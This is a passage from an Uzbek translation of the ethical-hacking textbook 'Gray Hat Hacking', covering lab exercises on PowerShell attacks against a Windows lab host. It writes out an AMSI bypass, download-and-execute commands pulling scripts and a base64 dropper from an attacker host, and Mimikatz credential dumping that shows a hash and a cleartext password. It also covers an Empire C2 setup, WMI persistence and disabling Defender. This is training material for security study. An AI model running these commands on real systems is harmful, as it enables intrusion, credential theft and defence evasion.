Xatolik xabari orqali Windows skriptni zararli deb aniqlaganini va bloklaganini ko'rish mumkin. Skript faqat xotirada mavjud, shunday qilib, **Windows Antimalware Scan Interface (AMSI) PowerShell** skriptining tarkibini tekshirib, uning zararli ekanligini aniqlaydi. Buni hal qilish uchun bir nechta variant bor: boshqa vositani sinab ko'rish, kodni shunday aralashitirish qilish yoki AMSI'ni o'chirish mumkin. Ushbu misolda, AMSI'ni o'chirish sinab ko'rilgan. Kali boxda **"amsi.ps1"** deb nomlangan skript mavjud. Uni ishga tushirib, skriptni bajarish tekshirib ko'riladi.

```
PS C:\Users\target> iex(iwr -UseBasicParsing http://10.0.0.40:8080/amsi.ps1)
-- AMSI Patch
-- Modified By: Shantanu Khandelwal (@shantanukhande)
-- Original Author: Paul La??n?? (@am0nsec)
[+] 64-bits process
[+] AMSI DLL Handle: 140731664891904
[+] AMSI DLL Handle: 140731664898192
[+] DllGetClassObject address: 140731664904992
[+] Targeted address: 140731664904992
PS C:\Users\target> iex(iwr -UseBasicParsing
http://10.0.0.40:8080/ps/Exfiltration/Invoke-Mimikatz.ps1)
PS C:\Users\target>
```

AMSI o'tkazib yuborish muvaffaqiyatli bo'ldi! Bu holatda, skript muvaffaqiyatli yuklandi. Endi, "Invoke-Mimikatz"ni ishga tushirib, akkreditivlarni olishni sinab ko'rish mumkin.

```
PS C:\Users\target> Invoke-Mimikatz
Exception calling "GetMethod" with "1" argument(s): "Ambiguous match found."
```

```
At line:886 char:6
+ $GetProcAddress = $UnsafeNativeMethods.GetMethod('GetProcAddr ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : AmbiguousMatchException
```

Bu safar biroz oldinga o‘tildi, ammo skript xatoga uchradi. **“PowerSploit”**-ning kamchiliklaridan biri shundaki, u faol ravishda qo‘llab-quvvatlanmaydi. GitHub’da bir necha vaqt davomida yangilanishlar uchun talablar bo‘lgan. Ulardan biri **“Kali”** papkasida mavjud bo‘lgan **“Invoke-Mimikatz.ps1”** skripti. Ushbu versiyani sinab ko‘rish maqsadga muofiq.

```
PS C:\> iex(iwr -UseBasicParsing http://10.0.0.40:8080/Invoke-Mimikatz.ps1)
PS C:\> Invoke-Mimikatz -DumpCreds
.#####. mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
mimikatz(powershell) # exit
Bye!
PS C:\>
C:\>
```

Skript ishga tushdi, lekin bir nechta muammolar mavjud. Birinchi e’tiborni tortadigan narsa – akkreditivlar mavjud emas. Bu, foydalanuvchi **“User Account Control (UAC)”** qoidalariga bo‘ysunishi va foydalanuvchi yuqori darajadagi shell’da ishlamayotganligi bilan bog‘liq. Ikkinchi e’tibor tortadigan holat, PowerShell qandaydir sabab bilan yopilgan. **“Windows Defender”** ogohlantirishlariga diqqat qilganda, Defender zararli faoliyatni aniqladi va jarayonni to‘xtatdi. Agar foydalanuvchi yuqori darajadagi jarayonda bo‘lganda, ushbu skript ishlardi, lekin yuqori darajadagi shellga kirish yo‘lini topish kerak. Konsolda bo‘lsak, **“Administrator sifatida ishga tushirish”** so‘rovini yuborish mumkin, lekin masofaviy sessiyada bo‘lsa, buni amalga oshirish mumkin.

C2 amalini PowerShell Empire yordamida bajarish

Yagona skriptlarni ishga tushirish yaxshi, ammo PowerShellni masofadan boshqarish uchun keng qamrovli tizimga ega bo‘lish haqiqiy muammolarini hal qilishda samaraliroq. Bu yerda **“Empire”** muhim rol o‘ynaydi. Empire foydalanuvchiga PowerSploit imkoniyatlarini modullar bilan ta’minlovchi bir tizimni be-

radi. Shuningdek, u sozlanishi mumkin bo‘lgan beaconing yondashuvini qo‘llaydi, shuning uchun buyruq va nazorat (C2) bilan o‘zaro aloqalaringizni yaxshiroq yashirish mumkin. Ushbu bo‘limda, oddiy C2 ni sozlanadi, imtiyozlarni oshirish va Empire’da doimiylikni qo‘shish kerak.

Laboratoriya ishi 15.7: Empire’ni ishga tushirish

Asl **“PowerShell Empire”** tashlab yuborilgan, lekin **“BC Security”** loyihasi bilan shug‘ullanib, uni **“Python3”**ga o‘tkazib, yangilanishlarni davom ettirmoqda. Endi Kali bilan birga keladigan versiya shu. **“80”** va **“443”** portlaridan foydalanish kerak bo‘ladi, shuning uchun boshqa xizmatlar bu portlarda ishlamayotganligini tekshirib, keyin **“PowerShell Empire”**ni **“sudo”** yordamida ishga tushirish kerak.

```
└─$ sudo netstat -anlp | grep LISTEN | grep -e 80 -e 443
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN
40102/nginx: master
tcp6 0 0 :::80 :::* LISTEN
40102/nginx: master
unix 2 [ ACC ] STREAM LISTENING 16080 715/nmbd
/var/run/samba/nmbd/unexpected
```

Ushbu misol nginx ishlayotganligini ko‘rsatadi. Uni to‘xtatish uchun quyidagi amallarni bajarish kerak (tizimingizning holati laboratoriyalardagi holatingizga qarab farq qilishi mumkin):

```
└─$ sudo service nginx stop
┌──(kali kali)-[~]
└─$ sudo netstat -anlp | grep LISTEN | grep -e 80 -e 443
unix 2 [ ACC ] STREAM LISTENING 16080 715/nmbd
/var/run/samba/nmbd/unexpected
```

Nginx to‘xtatilganligi ko‘rinib turibdi, shuning uchun Empire’ni ishga tushirish mumkin. Buning uchun shunchaki **sudo** yordamida **powershell-empire** dasturi ishga tushiriladi:

```
└─$ sudo powershell-empire
```

Empire ishga tushirilgandan so‘ng, uning menyu tizimi paydo bo‘ladi va boshlash uchun **help** buyrug‘ini kiritish kerak.

Laboratoriya ishi 15.8:
Empire C2 ni tashkillashtirish

Empire dasturini sozlagandan so‘ng, **listener** va **stager** yaratish kerak. **Stager**, C2 ni maqsadli tizimda ishga tushirish uchun ishlatiladi. **Listener** esa buzilgan tizimlardan kelgan aloqalarni qabul qiladi. Muayyan aloqa protokollari uchun maxsus listenerlarni sozlash lozim. Keltirilgan misolda, C2 qayta bog‘langanda u web-trafigiga o‘xshash bo‘lishi uchun HTTP asosidagi listener ishlatiladi.

Birinchi qadam listenerni sozlashdir. Buni amalga oshirish uchun listeners menyusiga kiriladi va HTTP listener tanlanadi. Keyin ba’zi asosiy sozlamalarni amalga oshiriladi va listener ishga tushiriladi:

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Port 80
(Empire: listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
WARNING: This is a development server. Do not use it in a production deployment.
Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
```

Endi listener ishga tushirilganidan so‘ng, keyingi qadam yuklanadigan faylni yaratishdir. Buning uchun asosiy menyuga qaytib, stager tanlanadi, quyidagi ko‘rsatilganidek:

```
(Empire: listeners/http) > back
(Empire: listeners) > back
(Empire) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener http
(Empire: stager/windows/launcher_bat) > generate
[*] Stager output written out to: /tmp/launcher.bat
```

“windows/launcher_bat” moduli tanlanadi. Bu foydalanuvchiga **“PowerShell”** buyruqlarini beradi, uni nusxalab, nishon tizimida joylashtirib, **“C2”** (**Command and Control**) serverga ishga tushirish uchun foydalanadi. Kerakli bo‘lgan tinglovchini (**listener**) belgilanadi, u maqsadli tizimdan qayta ulanishini ta’minlaydi, va oxirida faylni yaratiladi.

Laboratoriya ishi 15.9:
Tizimni egallashda Empire’dan foydalanish

Ushbu laboratoriya ishi 15.8-laboratoriya ishi tugagan joydan boshlanadi. Empire hali ham Kali tizimida ishlayotganiga ishonch hosil qilish. Ushbu laboratoriyada agentni joylashtirish va tizimni to‘liq egallash va huquqlarni kengaytirishga harakat qilish. **/tmp/launcher.bat** fayli Windows tizimiga o‘tkazilishi kerak, shuning uchun python web-server hali ham ishlayotgan bo‘lsa, uni uy katalogiga nusxalash kifoya. Yangi SSH oynasidan quyidagi buyruqni kiritiladi:

```
┌──(kali kali)-[~]
└─$ cp /tmp/launcher.bat .
```

```
PS C:\Users\target> iwr http://10.0.0.40:8080/launcher.bat -OutFile
launcher.bat
PS C:\Users\target> dir launcher.bat
Directory: C:\Users\target
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 2/6/2021 5:54 AM 5221 launcher.bat
PS C:\Users\target> .\launcher.bat
Program 'launcher.bat' failed to run: Operation did not complete successfully
because the file contains a virus or potentially unwanted software
At line:1 char:1
```

Keyin bosqichda Windows maqsadli tizimida faylni yuklab olish va ishga tushirishga harakat qilinadi. Buni amalga oshirish uchun PowerShell’ning **iwr** buyrug‘idan foydalanish mumkin:

Launcher.bat fayli ko‘rilganda, faylni tushunmasligingiz mumkin, chunki antivirus uni allaqachon olib tashlagan bo‘ladi. Bu kutilgan holat. Fayl muvaffaqiyatli yuklangandan keyin, lekin AMSI kodni tekshirganda virus sifatida aniqlanganligi sababli to‘g‘ri ishlamadi. Bu muammoni hal qilish uchun AMSI **bypass** usulini qo‘llash va faqat skriptning o‘zini yuklash mumkin. Avval Kali qurilmasidagi bat faylni tahrir qilib, undagi barcha kodni Base64 satrigacha o‘chirib tashlash kerak.

```
└─$ cat launcher.bat | grep enc | tr " " "\n" | egrep -e '\S{30}+' > dropper
```

```
PS C:\Users\target> iex(iwr -UseBasicParsing http://10.0.0.40:8080/amsi.ps1)
-- AMSI Patch
-- Modified By: Shantanu Khandelwal (@shantanukhande)
-- Original Author: Paul La??n?? (@am0nsec)
[+] 64-bits process
[+] AMSI DLL Handle: 140731664891904
[+] DllGetClassObject address: 140731664898192
[+] Targeted address: 140731664904992
PS C:\Users\target> $a = iwr -UseBasicParsing http://10.0.0.40:8080/dropper
```

```
PS C:\Users\target> $b = [System.Convert]::FromBase64String($a)
PS C:\Users\target> iex([System.Text.Encoding]::Unicode.GetString($b))
```

Ushbu kod Base64 qatorini fayldan olish va uni **"dropper"** deb nomlangan faylga saqlash uchun ishlatiladi. Kod PowerShell satrini **"enc"** so'zi bilan izlaydi, bo'shliqlarni yangi satrlarga aylantiradi va katta qatorni topadi. Bu, hatto Empire chaqirish konventsiyalari biroz o'zgartirilgan taqdirda ham ishlaydi. Endi uy katalogida **"dropper"** deb nomlangan fayl bor, uni Windows qurilmasidan veb-server orqali chaqirish mumkin.

Birinchi navbatda, AMSI **bypass** skriptini yuklanadi va u muvaffaqiyatli bajarilganini ko'rish mumkin. Keyin serverdan Base64 qatorini "$a" o'zgaruvchisiga yuklanadi va uni **FromBase64String** yordamida Base64 formatidan o'girib olinadi. Bu natijani satrga aylantirish kerak, shuning uchun **Unicode.GetString** yordamida "$b" o'zgaruvchi dekodlangan qator bilan satrga aylantiradi, shunda **iex** uni bajarishi mumkin bo'ladi. Kali qurilmasida natijani ko'rish mumkin.

```
[*] Sending POWERSHELL stager (stage 1) to 10.0.0.20
[*] New agent CDE5236G checked in
[+] Initial agent CDE5236G from 10.0.0.20 now active (Slack)
[*] Sending agent (stage 2) to CDE5236G at 10.0.0.20
```

Agent faol bo'lgandan so'ng, keyingi qadamda bu agent bilan o'zaro aloqada bo'lishdir, quyidagi rasmda ko'rsatilgan. agentlar nom bilan aniqlanadi. Bu holda agent CDE5236G dan foydalaniladi.

```
(Empire) > interact CDE5236G
(Empire: CDE5236G) >
```

Endi agent bilan o'zaro aloqada bo'lganda, UAC muhitini chetlab o'tish va Mimikatz ni ishga tushirish uchun yuqori darajali shell olishi kerak. Buni amalga oshirish uchun **bypassuac** buyrug'ini ishga tushirish, bu foydalanuvchi uchun yangi yuqori darajali shell ochishi kerak:

```
(Empire: CDE5236G) > bypassuac http
[*] Tasked CDE5236G to run TASK_CMD_JOB
[*] Agent CDE5236G tasked with task ID 1
[*] Tasked agent CDE5236G to run module powershell/privesc/bypassuac_eventvwr
(Empire: CDE5236G) >
Job started: 9E1TXF
```

Bu yerda ko'rish mumkinki, ishga tushgan, ammo qo'shimcha shell qaytib kelmagan. Bundan tashqari, agar Windows tizimiga qarasak, PowerShell'dan chiqarilgan. **bypassuac** moduli shubhali deb topilgan va shuning uchun PowerShell'ni o'chirilgan va hozirda agent ham to'xtatilgan.


```
(Empire:      ) > agents

Agents
 ID | Name | Language | Internal IP | Username | Process | PID | Delay | Last Seen | Listener
 1  | N5VM7XGD | powershell | 0.0.0.0 | GHH\target | powershell | 2768 | 5/0.0 | 2021-09-08 02:27:19 UTC (50 seconds ago) | http
```

15.1-rasm: *Muddati o'tgan agentlarni ko'rish*

15.1-rasmda ko'rinib turganidek, agent endi tekshirilmaydi (vaqt ekranida qizil rangda ko'rsatilgan). Ushbu kitob yozilgan paytda Windows 2019 da Empire da yaxshi ishlaydigan UAC **bypass** eksploitlash yo'q, shuning uchun boshqa yo'lni topish kerak.

Laboratoriya ishi 15.10:

Empire'ni ishga tushirishda WinRM protokolidan foydalanish

Windows Remote Management (WinRM) – bu masofaviy boshqaruv protokoli bo'lib, PowerShell'ni bajarishga imkon beradi. Buning bilan nimalar qilish mumkinligi haqida 16-bobda batafsilroq ma'lumot beriladi, lekin bu mashq uchun bilish kerak bo'lgan narsalar shundaki, WinRM ishlaganda odatda yuqori darajadagi integritet kontekstida ishlaydi, ya'ni u allaqachon yuqori darajada ishlatilgan. Endi shellning integritet darajasini qanday aniqlashni tekshirib olish lozim. Avval, Windows box dagi PowerShell'da **whoami** buyruqlarini ishlatib, imtiyozlaridan foydalanib tekshirish mumkin.

```
PS C:\Users\target> whoami /groups |select-string Label
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
```


Yozuv **Mandatory Integrity Control** (MIC) darajasini ko'rsatadi. O'rta daraja ko'plab vazifalarni bajarishga imkon beradi, ammo administrativ funksiyalarni bajarishga ruxsat bermaydi. Yuqori daraja esa administrativ vazifalarni bajarishga imkon beradi. Foydalanuvchi darajasini aniqlash uchun Kali lab box imizdan evil-winrm yordamida xostga ulanish kerak. Avval, laboratoriyadagi Kali'da yangi ulanish ochib va evil-winrm'ni ishga tushirish kerak.

```
└─$ evil-winrm -i 10.0.0.20 -u target -p 'Winter2021!'
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\target\Documents> whoami /groups | select-string Level
Mandatory Label\High Mandatory Level Label S-1-16-12288
```

WinRM ulanishining, hatto bir xil ma'lumotlar bilan bo'lsa ham, yuqori integritet darajasi qo'llanilganini ko'rish mumkin. Shell'dan chiqish uchun **"exit"**

deb yoziladi va veb server uchun tayyorlash uchun yagona fayl yaratiladi. Tahrirlovchi ochiladi va yangi faylga quyidagi kod qo‘shiladi, fayl nomi **“stage.txt”** bo‘lsin:

```
iex(iwr -UseBasicParsing http://10.0.0.40:8080/amsi.ps1)
$a = iwr -UseBasicParsing http://10.0.0.40:8080/dropper
$b = [System.Convert]::FromBase64String($a)
iex([System.Text.Encoding]::Unicode.GetString($b))
```



15.2-rasm. *Yuqori imtiyozli Agent*

Evil-WinRM – ga qayta ulaniladi va skriptni masofadan chaqiriladi:

```
└─$ evil-winrm -i 10.0.0.20 -u target -p 'Winter2021!'
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\target\Documents> iex(iwr -UseBasicParsing
http://10.0.0.40:8080/stage.txt)
-- AMSI Patch
-- Modified By: Shantanu Khandelwal (@shantanukhande)
-- Original Author: Paul La??n?? (@am0nsec)
[+] 64-bits process
[+] AMSI DLL Handle: 140731664891904
[+] DllGetClassObject address: 140731664898192
[+] Targeted address: 140731664904992
```

Endi yuqori imtiyozlarga ega bo‘lishi kerak bo‘lgan yangi agent mavjud. Yuqori imtiyozli shell mavjudligini tekshirish uchun **“agents”** deb yozib, foydalanuvchi yonida yulduzcha (*) borligini qidiriladi, bu yuqori imtiyozlarni ko‘rsatadi.

Shuningdek, 15.2-rasmda jarayon **“powershell”** deb emas, balki “**wsmprovxost**” deb ko‘rsatilganini, bu esa WinRM ostida ishlayotgan jarayon ekanligini bildiradi. Mimikatz yordamida xotirada boshqa qanday ma’lumotlar mavjudligini ham ko‘rish mumkin. Buni amalga oshirish uchun “**usemodule**” buyrug‘ini ishlatib, “**mimikatzlogonpasswords**” buyrug‘ini yuklanadi, keyin u agent kontekstida bajariladi.

Buyruq osilib turishi va biz Empire da yangi ulanishni ko‘rishimiz kerak:

```
[*] Sending POWERSHELL stager (stage 1) to 10.0.0.20
[*] New agent G1UK4HVY checked in
[+] Initial agent G1UK4HVY from 10.0.0.20 now active (Slack)
[*] Sending agent (stage 2) to G1UK4HVY at 10.0.0.20
```

Endi bizda yuqori imtiyozlarga ega yangi agent bor. Biz yuqori imtiyozlarga ega ekanligimizni agentlar buyrug‘iga kirib, foydalanuvchi nomi yonidagi yulduzcha (*) izlash orqali tekshirishimiz mumkin, bu esa yuqori imtiyozlarni bildiradi.

Shuningdek, biz 15.2-rasmda jarayon «powershell» sifatida emas, balki WinRM bilan ishlaydigan «wsmprovhost» sifatida ko‘rsatilganligini payqadik. Mimikatz dan foydalanib, biz xotirada qanday boshqa hisob ma’lumotlari bo‘lishi mumkinligini ham ko‘rishimiz mumkin. Buning uchun mimikatz logonpasswords buyrug‘ini yuklash uchun usemodule buyrug‘ini ishga tushirishimiz va keyin uni agentimiz kontekstida bajarishimiz mumkin:

```
(Empire) > interact G1UK4HVY
(Empire: G1UK4HVY) > usemodule credentials/mimikatz/logonpasswords*
(Empire: powershell/credentials/mimikatz/logonpasswords) > execute
[*] Tasked G1UK4HVY to run TASK_CMD_JOB
[*] Agent G1UK4HVY tasked with task ID 2
[*] Tasked agent G1UK4HVY to run module
powershell/credentials/mimikatz/logonpasswords
(Empire: powershell/credentials/mimikatz/logonpasswords) >
Job started: VR9Y3N
Hostname: EC2AMAZ-H3UU9JA / S-1-5-21-2217241502-1309182757-3818233093
.#####. mimikatz 2.2.0 (x64) #19041 Oct 4 2020 10:28:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 299099 (00000000:0004905b)
Session : RemoteInteractive from 2
User Name : target
Domain : EC2AMAZ-H3UU9JA
Logon Server : EC2AMAZ-H3UU9JA
Logon Time : 2/1/2021 3:57:06 AM
SID : S-1-5-21-2217241502-1309182757-3818233093-1008
msv :
[00000003] Primary
* Username : target
* Domain : EC2AMAZ-H3UU9JA
* NTLM : 5a00eb5b36b88519b7725b82d3464b0a
```

```
* SHA1 : 40f1de2ed441fe33a1ccdb949db6a4cb180b3d8d
tspkg :
wdigest :
* Username : target
* Domain : EC2AMAZ-H3UU9JA
* Password : (null)
kerberos :
* Username : target
* Domain : EC2AMAZ-H3UU9JA
* Password : Winter2021!
```

Eslatma: *Mimikatz'ni ishga tushirish shellni yo'q qilib qo'yishi mumkin. Agar ma'lumot olinmasa, agent hali ham faol ekanligini tekshirish uchun* ***"agents"*** *buyrug'ini yozishni eslab qolish kerak. Agar yo'q bo'lsa, orqaga qaytiladi va Evil-WinRM bosqichi qayta ishga tushiriladi va laboratoriya ishining qolgan qismini bajarish uchun yangi qobiq olish lozim. Shuningdek, ochiq matnli ma'lumotlarni ko'rmaslik mumkin, agar shunday bo'lsa, RDP orqali tizimga qayta kirib, yana bir bor urinib ko'rish zarur.*

Bu yerda maqsadli foydalanuvchining parolini ochiq matnda va foydalanuvchi uchun NTLM xeshini ko'rish mumkin. Agar boshqa foydalanuvchilar tizimda bo'lsa, bu qo'shimcha ma'lumot to'plash usuli bo'lishi mumkin, ammo ushbu foydalanuvchining ma'lumotlari mavjud, shuning uchun faqat davomiylik qo'shiladi, shunda parollar o'zgarsa ham qaytib kirish imkoniyati bo'ladi. Buni amalga oshirish uchun, faqat **"persistence"** modulidan foydalanib, uni ishga tushirish kerak.

```
(Empire: powershell/credentials/mimikatz/logonpasswords) > back
(Empire: 19VUB7PN) > usemodule persistence/elevated/wmi
(Empire: powershell/persistence/elevated/wmi) > set Listener http
(Empire: powershell/persistence/elevated/wmi) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked 19VUB7PN to run TASK_CMD_WAIT
[*] Agent 19VUB7PN tasked with task ID 1
[*] Tasked agent 19VUB7PN to run module powershell/persistence/elevated/wmi
WMI persistence established using listener http with OnStartup WMI subsubscription trigger.
```

WMI orqali ishga tushirish doimiyligini o'rnatdik, Shuning uchun Windows qutisi qayta ishga tushirish va qobiqni qaytarib olish kerak.

Eslatma! *Agar qobiq olinmagan bo'lsa, doimiylik mexanizmini o'zgartirish yoki uni* ***Evil-WinRM*** *qobig'ida* ***set-MPPreference DisableRealTimeMonitoring $true*** *buyrug'i bilan o'chirib qo'yish mumkin. Ushbu buyruqni bajargandan so'ng, keyingi qayta ishga tushirgandan so'ng qobiqni qaytarib olish mumkin.*

Xulosa

PowerShell Windows tizimidagi eng kuchli vositalardan biridir. Ushbu bobda, PowerShell skriptlarini ishga tushirish bilan bog'liq turli xavfsizlik cheklovlarini ko'rib chiqildi. Shuningdek, ushbu cheklovlarni turli usullar yordamida qanday chetlab o'tish mumkinligini ham tahlil qilindi.

Ushbu cheklovlarni chetlab o'tgandan so'ng, **PowerSploit** va PowerShell Empire kabi boshqa freymvorklarni ishlatish imkoniyatiga ega bo'ladi. Ushbu vositalar tizimlarda qo'shimcha kirish olish, davomiylikni saqlash va ma'lumotlarni exfiltratsiya qilish imkonini beradi.

Ushbu texnikalardan foydalanib, "tizimning mavjud vositalaridan foydalanish" mumkin, ya'ni maqsadli tizimda mavjud bo'lgan narsalardan foydalanishdir. Qo'shimcha binar fayllar talab etilmaydi. Ba'zi skriptlar AV tomonidan ushlanishi mumkinligi sababli, AMSI orqali kodni qanday bajarishni ham ko'rib chiqildi. Nihoyat, qayta ishga tushirishlar orasida davomiylikni saqlaydigan agentlarga ega bo'lish, shuningdek, ma'lumotlarni yig'ish va exfiltratsiya qilish uchun maqsadli tizimlarga kirishni saqlash uchun bir qator vositalarga ega bo'linadi.

Qo'shimcha manbalar

PowerShell Empire bosh sahifasi github.com/BC-SECURITY/Empire

Powersploit hujjatlari powersploit.readthedocs.io/en/latest/

«AMSI chetlab o'tish uchun aks ettirishdan foydalanish» www.readteam.cafe/red-team/powershell/using- reflection-for-amsi-bypass

«Kengaytirilgan PowerShell ro'yxatdan o'tishni yoqish va tahdidlarini qidirish uchun jurnallarni ELK Stack-ga yuborish» cyberwardog.blogspot.com/2017/06/enabling-enhanced-ps-logging-shipping .html

Foydalanilgan adabiyotlar

1. Matthew Dunwoody, "Greater Visibility Through PowerShell Logging," FireEye, February 11, 2016, https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html.

MUNDARIJA

QAYDLAR UCHUN

Allen Xarper, Rayan Lin, Stiven Sims,
Maykl Baukom, Daniel Fernandez,
Uaskar Texeda, Mozes Frost

KULRANG SHLYAPALI XAKERLIK

Axloqiy xakerlik qo‘llanmasi

I jild

Muharrir *G. Azizova*
Badiiy muharrir *L. Aslanova*
Texnik muharrir *R. Ahmedov*
Sahifalovchi *G. Ahmedova*

Noshirlik faoliyati to‘g‘risidagi xabarnoma
6.11.2023-yil qabul qilingan, tasdiqnoma № 156149.
Bosishga 2025-yil 12-oktyabrda ruxsat etildi.
Bichimi 70x100 $^{1}/_{16}$. Bosma tabog‘i 24,5.
Adadi 50. Buyurtma № 062/O-25.

“Donishmand ziyosi” MChJ nashriyotida nashrga tayyorlandi.
Toshkent shahar, Navoiy ko‘chasi, 30-uy.

“Kamalak-PRESS” MChJ bosmaxonasida chop etildi.
Toshkent shahar, Navoiy ko‘chasi, 30-uy.

Ushbu xorijiy o‘quv adabiyoti o‘zbek tiliga ilk marotaba tarjima qilinganligi munosabati bilan nashriyot va tarjimonlar tomonidan ayrim kamchilik va xatoliklarga yo‘l qo‘yilgan bo‘lishi mumkin. Kamchiliklarni bartaraf etish maqsadida fikr-mulohazalaringizni quyidagi manzil va telefon raqamlari orqali qabul qilamiz.

Manzil: Toshkent shahar, Navoiy ko‘chasi, 30-uy.
Telefon raqami: 71-244-15-53.

«DONISHMAND ZIYOSI»

ISBN 978-9910-582-25-7